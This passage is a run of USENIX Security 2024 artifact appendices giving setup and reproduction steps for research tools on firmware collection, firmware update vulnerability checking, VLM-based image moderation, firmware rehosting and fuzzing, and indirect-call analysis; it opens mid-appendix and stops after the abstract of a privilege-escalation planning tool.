**(C2):** Our LLM-powered crawler can fully exploit the recovered URLs from E1 and download potential firmware. This is proven by the experiment (E2) described in Section 6.4 of our paper.

**(C3):** Our firmware validation pipeline leverages the footprints left in the firmware compilation and packing process to confirm firmware and to extract metadata. This is proven by the experiment (E3) described in Section 6.4 of our paper.

**(C4):** Our binary analysis tool supports Arm- and Xtensa-based firmware. For each image in the provided firmware dataset, it counts the function number (`Fig. 3` and `tables 6` and `7`), firmware size (`Fig. 4` and `table 6`), mitigation adoption rates (`Table 10`), and library adoption (`Tables 8` and `9`). This is proven by the experiment (E4) described in Section 7.2 of our paper.

### A.4.2 Experiments

**(E1):** [OTACap] [3 human-minutes + 1 to 6 compute-hours]: Run OTACap on the APKs stored in apk-dataset.
**How to:** We provide a script that runs OTACap on the APKs in apk-dataset.
**Preparation:** Set up and install apktool and OTACap.
**Execution:** `cd otacap && ./run.sh`
**Results:** The results are located in the `outputs-json` folder inside the `otacap` folder. Each JSON file corresponds to an APK. The reconstructed URLs that will be used in next steps appear in the `ValueSet` fields. The file comes with more fields that contain metadata.

**(E2):** [Crawler] [5 human-minutes + 1 to 6 compute-hour]: Run our crawler to download potential firmware images using the URLs collected in E1.
**How to:** We provide a script that executes our crawler using the URLs obtained in the previous experiment (E1).
**Preparation:** Install and set up Ollama, Scrapy and the crawler environment.
**Execution:** `cd crawler && ./run.sh`
**Results:** The tool should download around 40 potential images, which will be stored in the folder `crawler/httpftp/results/files`.

**(E3):** [Firmware recognition pipeline] [5 human-minutes + 30 compute-minutes]: Run the firmware recognition pipeline to delete false positives, extract metadata from the images, and prepare a copy for firmware analysis.
**How to:** We provided a script to run the complete pipeline on the images crawled in E2.
**Preparation:** Set up and build FirmXRay and binwalk dependencies.
**Execution:** `cd FirmProcessing &&./pipeline.sh`
**Results:** We expect around 30 confirmed firmware images, which will be stored in the folder `FirmProcessing/step2_postSig`.

**(E4):** [Binary Analysis pipeline] [1 human-minutes + 8-10 compute-hour]: Run the binary analysis pipeline to analyze firmware complexity, detect attack mitigation and library adoption in firmware images. The target is the whole firmware dataset we collected from 40,675 APKs, instead of the 20 APK samples.
**How to:** We provide a script to execute the analysis pipeline on the target firmware images.
**Preparation:** Set up the FirmFlaw environment and download the firmware dataset (link in §A.2.4) to `$PROJECT_FOLDER`. Then, `unzip all_firmware.zip`.
**Execution:** `cd FirmFlaw && ./pipeline.sh ../all_firmware/arm_and_xtensa`.
**Results:** This file presents the results of the complexity analysis, mitigation detection and library adoption in markdown table format. Additionally, it includes detailed descriptions explaining the items in the table and their meanings. It should agree with the tables in Section 7.2 of our paper.

## A.5 Notes on Reusability

Our firmware collection tool downloads firmware using URLs obtained from APKs. Because the device manufacturers might invalidate the URLs from time to time, the experiment results could change.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: Your Firmware Has Arrived: A Study of Firmware Update Vulnerabilities

Yuhao Wu[†], Jinwen Wang[†], Yujie Wang[†], Shixuan Zhai[†], Zihan Li[†], Yi He[§], Kun Sun[‡], Qi Li[§], Ning Zhang[†]

[†] Washington University in St. Louis,
[§] Tsinghua University, [‡] George Mason University

## A Artifact Appendix

### A.1 Abstract

ChkUp is an approach designed to Check for firmware Update vulnerabilities by extracting program execution paths from a firmware update procedure and identifying vulnerable verification steps within that procedure. Our artifact includes ChkUp's source code. Additionally, we release lists of the collected firmware images, which can be downloaded and unpacked using our provided scripts. To utilize ChkUp, users need to run our program from the command line, providing the file paths of unpacked firmware images. The expected output comprises vulnerability identification results (i.e., vulnerable verification procedures) and intermediate structural, syntactic, and semantic analysis results for programs related to firmware updates. To streamline the artifact evaluation (AE) process, we provide a pre-configured virtual machine (VM) with all necessary dependencies installed. Remote VM access is available through AnyDesk and TeamViewer.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Conducting the AE for ChkUp does not raise security, privacy, or ethical concerns. All programs and data are securely stored within a VM hosted on a remote server, and the AE activities are carried out inside this VM. This setup ensures that the AE process is isolated so that there is no security and privacy concern associated with using artifacts.

#### A.2.2 How to access

We have made the source code publicly available on GitHub: https://github.com/WUSTL-CSPL/ChkUp/tree/973a9ecc81a320e0537a4f6625fda8704f0bf7fc.

#### A.2.3 Hardware dependencies

To assess our artifacts, please ensure that your host system maintains a stable network connection for accessing the remote VM via AnyDesk or TeamViewer. Our VM is equipped with an AMD Ryzen 9 3900X 12-Core Processor, 4GB of RAM, and a 40GB disk capacity. While no additional specific hardware is required, please note that variations in hardware may result in differences in runtime performance.

#### A.2.4 Software dependencies

ChkUp is primarily developed using Python 3.6.9, with the environment established through Miniconda 23.11.0 on Ubuntu 20.04.6 LTS. The main static analysis tools employed are Angr 9.2.6 and Ghidra 10.1.2. All Python dependencies are listed in the *requirements.txt* file. Additionally, the *README.md* file in the GitHub repository provides detailed software installation guidance.

#### A.2.5 Benchmarks

We have released lists of the collected firmware images on a GitHub repository: https://github.com/WUSTL-CSPL/Firmware-Dataset. Additionally, we provide Python scripts to help with downloading (*fw_downloader.py*) and unpacking (*fw_unpacker.py*) firmware images.

### A.3 Set-up

**Note: Reviewers can skip this section.** We provide a fully configured remote VM to simplify the artifact evaluation process, accessible through AnyDesk and TeamViewer. As a result, the only setup required is installing AnyDesk or TeamViewer; no additional test environment is needed. This section is provided solely to document our VM setup process.

#### A.3.1 Installation (Optional)

**Linux packages:** The necessary Linux packages for setting up ChkUp can be installed by using the following commands:

```
$ sudo apt install git npm net-tools
$ sudo apt-get install openjdk-11-jdk
```

**Python dependencies:** Miniconda is the recommended tool for setting up the environment. It is available for download from the official website at https://docs.conda.io/en/latest/miniconda.html. It can be installed by following the instructions provided on the website. Once installed, use the commands below to establish the Python environment:

```
$ conda create --name chkup python=3.6.9
$ conda activate chkup
$ cd <repository_path>
$ pip install -r requirements.txt
```

**Npm modules:** There are some npm modules required for ChkUp, which can be installed through:

```
$ cd <repository_path/exec_pth_rec/jsparse>
$ npm install
```

**Ghidra:** The release file of the reverse engineering tool Ghidra is available from its repository at https://github.com/NationalSecurityAgency/ghidra/releases/download/Ghidra_10.1.2_build/ghidra_10.1.2_PUBLIC_20220125.zip. Once downloaded and extracted, it works with the installed JDK.

### A.3.2 Basic Test

The successful setup of a Python environment can be verified with the following commands:

```
$ conda --version
$ python --version
```

To check the installation of npm, execute:

```
$ npm --version
```

Furthermore, to ensure the JDK is operational for supporting Ghidra, use the following command:

```
$ java -version
```

If the final outputs do not indicate any errors, it can be concluded that these dependencies are installed properly.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** ChkUp can identify firmware update programs within an image and uncover their execution flows.
**(C2):** ChkUp can identify verification procedures within a firmware update process.
**(C3):** ChkUp is capable of detecting vulnerabilities in the verification procedures of a firmware update process.

### A.4.2 Experiments

**(E1):** *[Execution Path Recovery] [3 human-minutes + 14 compute-minutes]*:
**Preparation:** The provided VM is fully configured (see set-up details in Section A.3) and three firmware samples have been downloaded and unpacked in the VM (using the *fw_downloader.py* and *fw_unpacker.py* scripts as mentioned in Section A.2.5). Thus, there is no additional step to prepare for this experiment. We provide a script to run ChkUp with the three firmware samples for analyzing their firmware update procedures.
**Execution:** The experiments can be conducted using the *chkup_run.sh*, which runs the *main.py* script for each sample firmware image by specifying the firmware path and result storing path. To run these experiments, use the following commands:

```
$ conda activate chkup
$ cd <repository_path>
$ ./chkup_run.sh
```

Note that in our configured VM, *<repository_path>* is set to */home/chkup/Desktop/ChkUp*.
**Results:** The analysis results for each firmware sample will be printed out, while detailed analysis results are stored in the directory *<repository_path/results/firmware_name/exec_pth>*. Specifically, for each firmware sample, the update flow graph (i.e., UFG, stored as *ufg-<entry_program_name>.pkl*) and control flow graphs (i.e., CFGs, stored as *<program_name>.pkl*) are formatted as NetworkX graphs. The *results.json* file under the result folder offers a more explainable representation of results, containing key details about the execution paths and the connections between firmware update-related programs. The JSON structure starts with a top-level key that specifies the entry program's file type, followed by its file path as the second-level key. Subsequently, it includes nested program entries that detail all related programs and their interactions. Each entry includes the program type, associated files (caller and callee), interaction methods, and additional evidence of their involvement in firmware updates. Additionally, the pattern-matching results for each type of program are stored in individual JSON files under the result folder. For example, *webinfo.json* stores the pattern-matching results of related web programs.
**(E2):** *[Verification Procedure Recognition] [3 human-minutes + 7 compute-minutes]:*
**Preparation:** The script *chkup_run.sh* contains verification procedure recognition process.
**Execution:** After executing *chkup_run.sh*, verification procedure recognition should run automatically following the execution path recovery.
**Results:** The verification procedure recognition results can be found from the printed output and *<reposi-*

*tory_path/results/firmware_name/ver_proc*> directory. Under the directory, *results.json* contains JSON structure where keys indicate the program path and values are identified verification function pairs (target function name: identified function address) in the firmware update procedure. There are also intermediate results for identifying verification procedures stored under the result directory. Specifically, the constructed data flow graphs (i.e., DFGs, in NetworkX graph format) are stored in the *dfg* folder and the function similarity scores are stored in the *vuln_corpus_config* folder.

**(E3):** *[Vulnerability Discovery] [3 human-minutes + 3 compute-minutes*]:

**Preparation:** The script *chkup_run.sh* contains vulnerability discovery process.

**Execution:** After executing *chkup_run.sh*, vulnerability discovery should run automatically following the verification procedure recognition.

**Results:** Besides the printed output, the vulnerability discovery result folder <*repository_path/results/firmware_name/vuln_discov*> contains two files named *results.json* and *vuln_discov.log*. These files include detailed information on the identified vulnerabilities for each firmware image, including the vulnerability category and identified vulnerable verification procedure details. For instance, the *results.json* file contains three keys, *Proper*, *Improper*, and *Missing*, where the details of proper, improper, and missing verification procedures are listed.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Moderating Illicit Online Image Promotion for Unsafe User Generated Content Games Using Large Vision-Language Models

Keyan Guo*, Ayush Utkarsh*, Wenbo Ding*, Isabelle Ondracek*,
Ziming Zhao◇, Guo Freeman†, Nishant Vishwamitra‡, Hongxin Hu*
*University at Buffalo, ◇Northeastern University
†Clemson University, ‡The University of Texas at San Antonio,

## A Artifact Appendix

This artifact appendix is meant to be a self-contained document that describes a roadmap for evaluating our artifact. It should include a

## A.1 Abstract

*In this work, we aim to address the issue of illicit image-based promotions of unsafe user generated content games (UGCGs) on social media. In our study, we collect a real-world dataset comprising 2,924 images that display diverse sexually explicit and violent content used to promote UGCGs by their game creators. We additionally create a cutting-edge system, UGCG-Guard, designed to aid social media platforms in effectively identifying images used for illicit UGCG promotions. This system leverages recently introduced large vision-language models (VLMs) and employs a novel conditional prompting strategy for zero-shot domain adaptation, along with chain-of-thought (CoT) reasoning for contextual identification. UGCG-Guardachieves outstanding results, with an accuracy rate of 94% in detecting these images used for the illicit promotion of such games in real-world scenarios.*

## A.2 Description & Requirements

We have prepared a CSV file that stores the image path of each UGCG image and its annotation label. Meanwhile, we prepared Python 3 scripts to reproduce the results of UGCG-Guard. The evaluator should have a Python 3 environment ready to run the prepared scripts.

### A.2.1 Security, privacy, and ethical concerns

Our artifact contains an unsafe image dataset of inappropriate content, such as sexually explicit and violent images from Roblox games. Please avoid viewing the images directly if you are not comfortable with them.

### A.2.2 How to access

The artifact can be accessed via the GitHub link: https://github.com/UBSec/UGCG-Guard/tree/1072d5c51a0e7bae2290da08e957e5b1d86cd7b6.

### A.2.3 Hardware dependencies

UGCG-Guard is a framework for integrating large VLMs to detect insecure UGCG images. Our framework can utilize both open-source and closed large VLMs. In this work, we have prepared two scripts to ensure evaluators can successfully run UGCG-Guard with different environments.

The open-source large LVLM-based UGCG-Guard requires a runtime environment with over 50 GB of total GPU memory.

The closed LVLM-based UGCG-Guard requires only API requests and has no hardware dependencies.

### A.2.4 Software dependencies

None.

### A.2.5 Benchmarks

None.

## A.3 Set-up

The Python 3 environment is necessary for our artifacts. In addition, please make sure that "base64", "requests", and "pandas" are installed in your Python 3 environment.

### A.3.1 Installation

For open-source large LVLM-based UGCG-Guard, we have prepared the "requirements.txt". Run the following code in your Python environment to install the necessary dependencies.

```
pip install -r requirements.txt
```

For the closed large UGCG-Guard based on LVLM, make sure you have the OpenAI Python library. If not, you can install it using the following code.

```
pip install --upgrade openai
```

#### A.3.2 Basic Test

The evaluators can run scripts directly for artifact evaluation. They will output an error message if any dependencies are missing.

## A.4 Evaluation workflow

#### A.4.1 Closed large LVLM-based UGCG-Guard

1. Open the script "gpt.py" and insert your OpenAI API key by changing the code in line 11:
   ```
   api_key = "YOUR_API_KEY"
   ```
2. Run "gpt.py", and the results will be stored in a new CSV file named "ugcg_gpt.csv". Testing the whole dataset will cost around 10 dollars. You can randomly select a subset with a number of images to test by adding a line of code under line 14, such as:
   ```
   df = df.sample(1000)
   ```
3. After the "ugcg_gpt.csv" result file is generated, you can run "view_result.py" to calculate and output the accuracy, precision, recall, and F1-score.

#### A.4.2 Open-source large LVLM-based UGCG-Guard

1. Run "requirements.txt" to set up your Python environment.
2. The model we used in this artifact is InstructBLIP from HuggingFace. Note that you may modify the code below to distribute the running task properly to different GPUs.
   ```
   device_map = infer_auto_device_map(
       model, max_memory={0: "28GiB", 1: "
       28GiB"},no_split_module_classes=['
       InstructBlipVisionModel', '
       InstructBlipQFormerModel', '
       LlamaDecoderLayer'])
   ```
3. Run the script "blip.py". The results will be automatically stored in "ugcg_blip.csv".
4. Open "ugcg_blip.csv" and look into the column "blip_output", if any of the answers for Q2-Q7 is "Yes", the label should be "unsafe".
5. Compare the predictions with the ground truth in the "label" column. "1" indicts unsafe images and "0" indicts safe images.

#### A.4.3 Major Claims

**(C1):** UGCG-Guard achieves a satisfactory performance for detecting unsafe UGCG images. This is proven by the experiment described in Section 6.3 in our paper, whose results are reported in Table 2.

#### A.4.4 Experiments

Either of the following experiments can be implemented to reproduce our results.

**(E1):** Closed large LVLM-based UGCG-Guard [20 human-minutes + 1.5 compute-hour + 280 MB disk]:
**Preparation:** Please set up your Python 3 environment and ensure the required dependencies are installed. Prepare an OpenAI API key to send requests that use GPT models.
**Execution:** Run the "gpt.py" file in the Python 3 environment and wait patiently for the CSV file to be generated.
**Results:** *The results are automatically calculated and printed to the terminal. After you execute the "view_result.py" file. The expected output should be around 94% accurate.*

**(E2):** Open-source large LVLM-based UGCG-Guard [1.5 human-hour + 2 compute-hour + 3 GB disk]:
**Preparation:** Please set up your Python 3 environment and make sure you have the required dependencies installed. The experiment requires a sufficient GPU, otherwise the execution will fail due to lack of memory.
**Execution:** Run the "blip.py" file in the Python 3 environment and wait patiently for the CSV file to be generated.
**Results:** Open "ugcg_blip.csv" with tools such as Microsoft Excel and observe the output stored in the "blip_output" column. If any of the answers for Q2-Q7 is "Yes", please mark the predicted label as "1". Otherwise, label it as "0". Compare the predicted label with the records in the "label" column. Calculate the accuracy with the following equation:

$$accuracy = \frac{\text{The number of correct predictions}}{\text{The number of total predictions}}$$

The expected output should be around 94% accurate.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Pandawan: Quantifying Progress in Linux-based Firmware Rehosting

Ioannis Angelakopoulos, Gianluca Stringhini, and Manuel Egele
Boston University
{jaggel, gian, megele}@bu.edu

## A Artifact Appendix

### A.1 Abstract

Our artifacts include the source code and instructions about how to install the Pandawan prototype and use it to holistically re-host and analyze the code of IoT firmware images. We provide two examples of firmware images that can be analyzed with Pandawan. We also packaged Pandawan within a docker image along with the three re-hosting systems (FirmSolo, Firmadyne, and FirmAE) and the PyPANDA dynamic analysis system that we used to demonstrate Pandawan's utility. The docker image can run on any system that has docker installed.

In this appendix, we describe the steps to analyze a sample firmware image using Pandawan. The analysis process involves reverse engineering the original firmware kernel, invoking Pandawan's `Kernel Augmentation` technique and building an "augmented" custom kernel that is capable of holistically analyzing IoT firmware code.

Finally, we demonstrate how Pandawan's holistic re-hosting and analysis can be used to analyze the IoT kernel modules within firmware images and how Pandawan's `FICD` technique can be used to compare different re-hosting systems on their re-hosting capabilities.

### A.2 Description & Requirements

#### A.2.1 How to access

You can access the artifacts at https://github.com/BUseclab/Pandawan/tree/v1.0.0

#### A.2.2 Hardware dependencies

None

#### A.2.3 Software dependencies

Python, Docker and Java (for Ghidra).

#### A.2.4 Benchmarks

For the artifact evaluation we use an example Netgear firmware image as a benchmark ($id = 1$).

### A.3 Set-up

#### A.3.1 Installation

**Using the Docker:**

Download the docker image from:
https://doi.org/10.5281/zenodo.7865451
Install the docker image:

```
docker load < firmsolo.tar.gz
git clone https://github.com/BUseclab/Pandawan.git
cd Pandawan
docker build -t pandawan .
```

Spawn a docker container:

```
docker run -v $(pwd):/output --rm -it
--privileged pandawan /bin/bash
```

**Manual Installation:**

To manually install and run Pandawan you first need to install these dependencies:

```
<install_dir>/Pandawan/install.sh
<install_dir>
```

where `<install_dir>` is the directory where Pandawan is installed (/ inside the container).

Install Ghidra:

Follow instuctions in https://ghidra-sre.org/InstallationGuide.html

**Note:** The `install.sh` script will make use of legacy (and unavailable) compiler toolchains that are currently only installed within the Docker image. Also we use a modified version of FirmAE and Firmadyne (to be compatible with Pandawan) for our experiments. You have to manually modify the scripts in these systems to specify the installation directories of Firmadyne and FirmAE (not required if you use the Docker container).

Set Toolchains:

```
cd <install_dir>/FirmSolo
```

Here follow the instructions in https://github.com/BUseclab/FirmSolo.git to setup the installation directories and toolchains that will be used by FirmSolo.

Set paths:

```
cd <install_dir>/Pandawan
```

Modify the `paths.py` script and properly set the directories specified in the script.

### A.3.2 Basic Test

Our basic test for Pandawan includes gathering metadata for a firmware image. Please proceed as follows (assuming you are using the Docker container):

Spawn a Docker container according to Section A.3.1 and run:

```
mkdir -p /output/images/
```

Download the example images and store them in the output directory:

```
git clone \
https://github.com/BUseclab/FirmSolo-data.git

mv ./FirmSolo-data/images/* /output/images/
```

In this case `/output/` is your work directory.

Then execute:

```
cd /Pandawan

python3 run_pandawan.py 1 -t s1

ls /output/pandwan_results/Image_Info/
```

After running the `ls` command you should see a file named `1.pkl` within the `/output/pandawan_results/Image_Info/` directory.

**Note:** The basic test might take a long time (around 2 hours) due to the static analysis (the mapping of kernel symbols to configuration options) happening in the background. Increase the `num_of_threads` variable within the `custom_utils.py` script within FirmSolo's directory to speed up the experiment.

## A.4 Evaluation workflow

### A.4.1 Major Claims

Pandawan is a framework that holistically (both the user and kernel level) re-hosts and analyzes Linux-based IoT firmware code. Furthermore, the `FICD` technique, implemented in Pandawan, enables the comparison of different re-hosting systems based on the re-hosting capabilities. Below we list and prove the claims related to the evaluation of our artifact.

**(C1):** *Pandawan reverse engineers the original kernel of a firmware image and builds an "augmented" custom kernel supported by QEMU that can holistically re-host and analyze a firmware image. This claim is proven by experiment (E1), described in Section 5.3 in our paper.*

**(C2):** *Downstream analysis systems can use Pandawan's holistic analysis results to analyze the binary firmware kernel modules for bugs and vulnerabilities. This claim is proven in Experiment (E2), described in Section 5.4 and Table 2 in our paper.*

**(C3):** *The `FICD` technique can be used to compare different re-hosting frameworks on their re-hosting capabilities. This claim is proven in Experiment (E3), described in Section 5.5 and Table 3 in our paper.*

### A.4.2 Experiments

We assume that you use the docker image to perform the artifact evaluation.

**(E1):** *[Reverse Engineering] [5 human-minutes + 30 compute-minutes + 5GB disk]: In this experiment Pandawan reverse engineers the original firmware kernel and uses the `Kernel Augmentation` technique to produce an "augmented" custom kernel conducive to holistic re-hosting and analysis. Pandawan also proceeds to create a dedicated PyPANDA script for the firmware image and holistically re-host it using PyPANDA.*

**Preparation:** *Copy the extracted file-system and kernel of the target firmware image in the work directory.*

**Execution:** *After you install and connect to the docker container as described in Section A.3.1, proceed to analyze an example firmware image:*

Within the docker execute:

```
mkdir -p /output/images/
```

On your host download the images from this link (if you have not implemented the basic test):

```
git clone \
https://github.com/BUseclab/FirmSolo-data.git
```

Execute:

```
mv ./FirmSolo-data/images/* /output/images/
```

In this case `/output/` is your work directory.
To analyze image 1 with Pandawan, inside your container execute:

```
cd /Pandawan/
python3 run_pandawan.py 1 -a -s -g 2700 -p
"\-f 300 \-s \-t \-c"
```

Pandawan will analyze firmware image 1, reverse engineer the original firmware kernel and build a new kernel that is capable of holistically re-hosting and analyzing image 1. Pandawan will create a dedicated PyPANDA script for 1 located in `/output/pandawan_results/scratch/1/run.py` and use that script to holistically re-host image 1 with PyPANDA.

**Results:** *When the emulation concludes you*

*should be able to find the serial log output (`qemu.final.serial.log`), the recorded tasks (i.e., executed programs with their arguments) (`proc_logs.txt`), and other information relative to the re-hosting process in within:*

```
/output/pandawan_results/scratch/1/
```

**Note:** Depending on the metadata information extracted/processed about the original firmware kernel and the fidelity of the re-hosting (if kernel modules crash during the re-hosting process) this experiment might take longer. However, Pandawan implements caching features during each experiment, which renders future runs faster.

**(E2):** *[TriforceAFL] [1 human-minute + 1.5 compute-hour]: In this experiment you use the results from Pandawan's holistic analysis and the TriforceAFL kernel fuzzer to analyze the kernel modules within the target firmware image.*
**Preparation:** *None*
**Execution:** `/Pandawan/fuzzing/fuzzing.sh /Pandawan/ 1 30`
This script will use TriforceAFL and the holistic analysis results of (E1) to fuzz the kernel modules within image 1 for 30 minutes.
The `fuzzing.sh` script will first run the `get_kernel_traces.py` script. This script will translate Pandawan's holistic analysis results (`exec_context.pkl` and `exec_trace.pkl`) stored within `/output/pandawan_results/scratch/1/` into seeds that can be used by TriforceAFL to analyze the firmware kernel modules within image 1. Specifically, the seeds consist of chains of system calls (see Table 6 in our paper), traced along with their arguments by Pandawan during the re-hosting experiment in E1, that lead to the execution of kernel module code. In this example, the `get_kernel_traces.py` will create seeds for the `statistics.ko` kernel module within image 1. Next, `fuzzing.sh` will invoke TriforceAFL (/Pandawan/fuzzing/triforce_run.py) to analyze the above kernel module.
**Results:** *The fuzzing results will be available in the `/output/Fuzz_Results_Cur/1` directory.*

**(E3):** *[Comparison Results] [1 human-minute + 120 compute-minutes]: In this experiment you use the `FICD` technique to compare Pandawan, FirmSolo, Firmadyne, and FirmAE across the user programs executed, unique user QEMU Translation Blocks (TBs) executed, kernel modules loaded, and unique kernel module TBs executed metrics.*
**Preparation:** *None*
**Execution:** *Run the re-hosting experiments for each re-hosting system as follows:*

```
python3 run_pandawan.py 1 -a -s -g 2700 -p
"\-f 300 \-s \-t \-c" (already executed in E1)

python3 run_pandawan.py 1 -a -s -f -g 2700
-p "\-f 300 \-s \-t \-c"

python3 run_pandawan.py 1 -a -s -e -g 2700
-p "\-f 300 \-s \-t \-c"

python3 run_pandawan.py 1 -a -s -d -g 2700
-p "\-f 300 \-s \-t \-c"

python3 run_pandawan.py 1 -c
```

The first four commands above will run the re-hosting experiments for all the the compared re-hosting systems (Pandawan, FirmSolo, Firmadyne, and FirmAE) while using the `FICD` technique and will collect the metrics described previously. The fifth command will output the metrics for each system so that a comparison between the systems is possible.

**Results:** *The results will be printed in standard output. You should see the below output:*

```
Metrics for image 1 across the compared
re-hosting systems
System: pandawan
Executed programs: 23, Unique BBs: 11463
Total KOs: 75, Loaded KOs: 35, Persistent
crashes: 0
Unique KO TBs: 881
System: firmsolo
Executed programs: 23, Unique BBs: 11510
Total KOs: 75, Loaded KOs: 35, Persistent
crashes: 0
Unique KO TBs: 787
System: firmae
Executed programs: 23, Unique BBs: 11862
System firmae does not load KOs
System firmae does not execute KO code
System: firmadyne
Executed programs: 23, Unique BBs: 11209
System firmadyne does not load KOs
System firmadyne does not execute KO code
```

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: DEEPTYPE: Refining Indirect Call Targets with Strong Multi-layer Type Analysis

Tianrou Xia
Pennsylvania State University

Hong Hu
Pennsylvania State University

Dinghao Wu
Pennsylvania State University

## A Artifact Appendix

### A.1 Abstract

As presented in the paper, the artifact is a prototype of Strong Multi-Layer Type Analysis (SMLTA), named DEEPTYPE. It is a static analysis tool that employs SMLTA to precisely and efficiently identify indirect call targets. Compared to TypeDive, the prototype of MLTA, DEEPTYPE is able to narrow down the scope of indirect call targets and reduce runtime and memory overhead. This appendix describes how to reproduce the following experiment results in the paper:

- Average number of indirect call targets (ANT) of DEEPTYPE, DT-weak, and DT-noSH.
- Runtime overhead of DEEPTYPE and DT-nocache.
- Memory overhead of DEEPTYPE.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact performs static analysis on benchmarks to identify indirect call targets, which does not cause any security, privacy, or ethical concern to evaluators' machines.

#### A.2.2 How to access

The artifact is available on GitHub: https://github.com/s3team/DeepType/tree/AE.

#### A.2.3 Hardware dependencies

This artifact does not have specific requirements on hardware, but hardware features different from those for the experiments in the paper (8-core Intel Core i9-9880H CPU @ 2.30GHz and 16GB DDR4 RAM) may result in different runtime overhead.

#### A.2.4 Software dependencies

The experiments in the paper were performed on Ubuntu 20.04 (64-bit). The following tools and environments are also required: cmake-3.5.1, LLVM-15.0, and valgrind-3.15.0.

#### A.2.5 Benchmarks

The bitcode (compiled with O0 optimization level) of benchmarks in the paper are available at https://drive.google.com/file/d/1U9rMr4UC0uxVhAH7p0R3127lJpaaQMuj/view?usp=sharing.

### A.3 Set-up

#### A.3.1 Installation

Download the source code of DEEPTYPE and follow the Setup Guide in README.md.

#### A.3.2 Basic Test

Follow the steps in How to Use to perform a basic test. The expected output is listed in Analysis Results.

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** DEEPTYPE reduces average number of indirect call targets (ANT) across most benchmarks when compared to the state-of-the-art tool TypeDive. This is proven by the experiment (E1), which reproduces results described in Section 7.1 of the paper.

**(C2):** DEEPTYPE significantly reduces runtime overhead when compared to TypeDive. The variant DT-nocache also demonstrates reduced runtime overhead. This is proven by experiment (E2), which reproduces results described in Section 7.2 of the paper.

**(C3):** DEEPTYPE shows lower memory overhead than TypeDive, while the subtle difference between two tools remains consistent across all benchmarks. This is proven by experiment (E3), which reproduces results described in Section 7.2 of the paper.

**(C4):** The ANT of DT-noSH is close to that of DEEPTYPE, indicating that disabling the special handlings has minimal impact on the effectiveness of DEEPTYPE, which reveals the primary role of SMLTA in accuracy improvement. This is proven by experiment (E4), which reproduces results described in Section 7.3 of the paper.

**(C5):** DT-weak demonstrates a higher ANT than DEEPTYPE across most benchmarks, indicating that recording entire multi-layer types, rather than two-layer types, effectively refines indirect call targets. This is proven by experiment (E5), which reproduces results described in Section 7.3 of the paper.

### A.4.2 Experiments

**(E1):** [Measure ANT of DEEPTYPE ]
**How to:** Follow the steps in How to Use to analyze each benchmark.
**Results:** See "Avg. Number of indirect-call targets" in output.
**Time consumption:** 1 to 2 minutes for linux, several seconds per other benchmarks.
**Memory consumption:** 4 GB memory for linux, 70 to 140 MB memory per other benchmarks.

**(E2):** [Measure runtime overhead]
**How to:** Build DT-nocache following the guide in Configurations. For each benchmark, run DEEPTYPE and DT-nocache multiple times to achieve average execution time. Note that, the order of running DEEPTYPE and DT-nocache affects the runtime overhead because the first execution may need to load data and code from disk into memory and cache while the afterwards executions may quickly access data from memory and cache. So, we ran DEEPTYPE and DT-nocache 3 times for each benchmark after warming up and calculated the average execution time to mitigate the impact of hardware conditions and operating system states.
**Results:** See the execution time at the end of the output.
**Time consumption:** 1 to 2 minutes for linux, several seconds per other benchmarks.
**Memory consumption:** 4 GB memory for linux, 70 to 140 MB memory per other benchmarks.

**(E3):** [Measure memory overhead]
**How to:** Use Massif tool in Valgrind tool suite to evaluate memory consumption. Here are the steps:

1. Generate Massif's profiling data, which will be written in a file named massif.out.<pid>. Replace `filename.bc` with each benchmark.

```
$ cd path/to/DeepType/build/lib
$ valgrind --tool=massif --pages-as-
    heap=yes ./kanalyzer filename.bc
```

2. Show the information gathered by massif.

```
$ ms_print massif.out.<pid>
```

3. Determine the snapshot indicating the peak of memory consumption. For example, the peak is 76 when DEEPTYPE is analyzing sqlite.

```
Detailed snapshots: [1, 17, 23, 28, 33,
     41, 50, 52, 62, 72, 76 (peak)]
```

4. Find the memory consumption at the peak snapshot. For example, the memory used at snapshot 76 is 139.2 MB when DEEPTYPE is analyzing sqlite.

**Results:** The memory consumption of DEEPTYPE for each benchmark.
**Time consumption:** Several minutes per benchmark, including the execution time of Valgrind tools and manual analysis.
**Memory consumption:** 4 GB memory for linux, 70 to 140 MB memory per other benchmarks. Valgrind's memory overhead can range from around 100% to 500% of the original memory usage.

**(E4):** [Measure ANT of DT-noSH]
**How to:** Follow the guide in Configurations to build DT-noSH. Use DT-noSH to analyze each benchmark.
**Results:** See "Avg. number of targets" in output.
**Time consumption:** 1 to 2 minutes for linux, several seconds per other benchmarks.

**(E5):** [Measure ANT of DT-weak]
**How to:** Follow the guide in Configurations to build DT-weak. Use DT-weak to analyze each benchmark.
**Results:** See "Avg. number of targets" in output.
**Time consumption:** 1 to 2 minutes for linux, several seconds per other benchmarks.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: ChainReactor: Automated Privilege Escalation Chain Discovery via AI Planning

Giulio De Pasquale[1,4], Ilya Grishchenko[2], Riccardo Iesari[3], Gabriel Pizarro[2], Lorenzo Cavallaro[4], Christopher Kruegel[2], and Giovanni Vigna[2]

[1]King's College London
[2]University of California, Santa Barbara
[3]Vrije Universiteit Amsterdam
[4]University College London

## A Artifact Appendix

### A.1 Abstract

The artifact is the public source release of ChainReactor which leverages AI planning to discover exploitation chains for privilege escalation on Unix systems.

